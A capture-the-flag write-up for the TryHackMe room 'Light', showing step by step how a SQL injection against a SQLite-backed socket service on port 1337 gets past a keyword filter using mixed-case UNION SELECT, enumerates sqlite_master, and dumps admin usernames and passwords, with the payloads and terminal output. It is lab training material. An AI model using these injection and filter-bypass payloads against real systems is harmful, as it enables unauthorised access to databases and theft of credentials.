< Go to the original

THM - Light

A writeup for the room Light on TryHackMe

Francesco Pastore
Follow

a11y-light · March 27, 2025 (Updated: March 28, 2025) · Free: No

> Welcome to the Light database application!

Light

Welcome to the Light database application!

tryhackme.com

Footprinting


The service is listening on port 1337.

It is a simple socket application that asks for a username and then returns the user's password.

If the user doesn't exists it returns instead an error.

Copy

```
nc MACHINE_IP 1337
```



```
root@ip-10-10-38-227:~/Desktop# nc 10.10.149.60 1337
Welcome to the Light database!
Please enter your username: admin
Username not found.
Please enter your username: smokey
Password: vYQ5ngPpw8AdUmL
Please enter your username: administrator
Username not found.
Please enter your username:
```


What is the admin username?

We can try common usernames, but nothing seems to work.

Given that the challenge involves a database and we have free text input, we can check for SQL injection.

We can see that there are some filters applied to our input.

In particular, comments are not allowed at all and some words such as select and union are blocked.



```
root@ip-10-10-38-227:~/Desktop# nc 10.10.11.187 1337
Welcome to the Light database!
Please enter your username: --
For strange reasons I can't explain, any input containing /*, -- or, %0b is not
allowed :)
Please enter your username: /*
For strange reasons I can't explain, any input containing /*, -- or, %0b is not
allowed :)
Please enter your username: select
Ahh there is a word in there I don't like :(
Please enter your username: union
Ahh there is a word in there I don't like :(
Please enter your username:
```


We can start by looking for a way to close the actual query.

After some testing with quotes, semicolons and different conditions, we can find a valid result.

Note the initial single quote at the beginning and the missing one at the end.

Copy

```
' OR 'a'='a
```



```
Welcome to the Light database!
Please enter your username: ' OR 'a'='a
Password: tF8tj2o94WE4LKC
Please enter your username:
```


The next step is to bypass the keyword filter.

To do this we can use a combination of upper and lower case letters.

In fact, most SQL engines are case-insensitive, so SELECT, seLect, SeLeCt are all allowed.

Copy

```
smokey' UnIon seLect * from users where 'a'='a
```



```
Welcome to the Light database!
Please enter your username: smokey' UnIon seLect * from users where 'a'='a
Error: no such table: users
Please enter your username:
```


Now we need to find the names of the user tables.

But first we need to know which database we are working with.

Testing for the common function "version" will return an error, meaning that it is not Postgres or MySQL.

Copy

```
smokey' UnIon seLect version() where 'a'='a
```




```
Welcome to the Light database!
Please enter your username: smokey' UnIon seLect version() where 'a'='a
Error: no such function: version
Please enter your username:
```

Instead, we can use the SQLite function and get a valid result.

Copy

```
smokey' UnIon seLect sqlite_version() where 'a'='a
```




```
Welcome to the Light database!
Please enter your username: smokey' UnIon seLect sqlite_version() where 'a'='a
Password: 3.31.1
Please enter your username:
```

The server is running SQLite 3.31.1

We can obtain the list of tables by concatenating the names from the sqlite_master table.

Copy

```
smokey' UnIon seLect GROUP_CONCAT(name) FROM sqlite_master WHERE type='table
```




```
Welcome to the Light database!
Please enter your username: smokey' UnIon seLect GROUP_CONCAT(name) FROM sqlite_
master WHERE type='table
Password: usertable,admintable
Please enter your username:
```

We can get the names of the fields in a similar way by reading the CREATE query of each table.

Copy

```
smokey' UnIon seLect sql FROM sqlite_master WHERE type='table' AND name='admintable
smokey' UnIon seLect sql FROM sqlite_master WHERE type='table' AND name='usertable
```



```
Welcome to the Light database!
Please enter your username: smokey' UnIon seLect sql FROM sqlite_master WHERE ty
pe='table' AND name='admintable
Password: CREATE TABLE admintable (
                   id INTEGER PRIMARY KEY,
                   username TEXT,
                   password INTEGER)
Please enter your username: smokey' UnIon seLect sql FROM sqlite_master WHERE ty
pe='table' AND name='usertable
Password: CREATE TABLE usertable (
                   id INTEGER PRIMARY KEY,
                   username TEXT,
                   password INTEGER)
Please enter your username:
```

To get the admin username, we can simply query the admintable to get all the usernames inside.

We will get two records, one is our admin, the other is the flag.

Copy

```
smokey' UnIon seLect GROUP_CONCAT(username) FROM admintable WHERE 'a'='a
```

What is the password to the username mentioned in question 1?

Like we have done earlier for the usernames we can print all the passwords inside the admintable in a similar way.

Copy

```
smokey' UnIon seLect GROUP_CONCAT(password) FROM admintable WHERE 'a'='a
```

What is the flag?

The flag is saved as a record inside the admin table.

The previous query will return also this value.

I hope you enjoyed this article.

Let me know in the comments if you have any doubts or questions.

Happy hacking! 🧑‍💻

#security #cybersecurity #hacking #tech #technology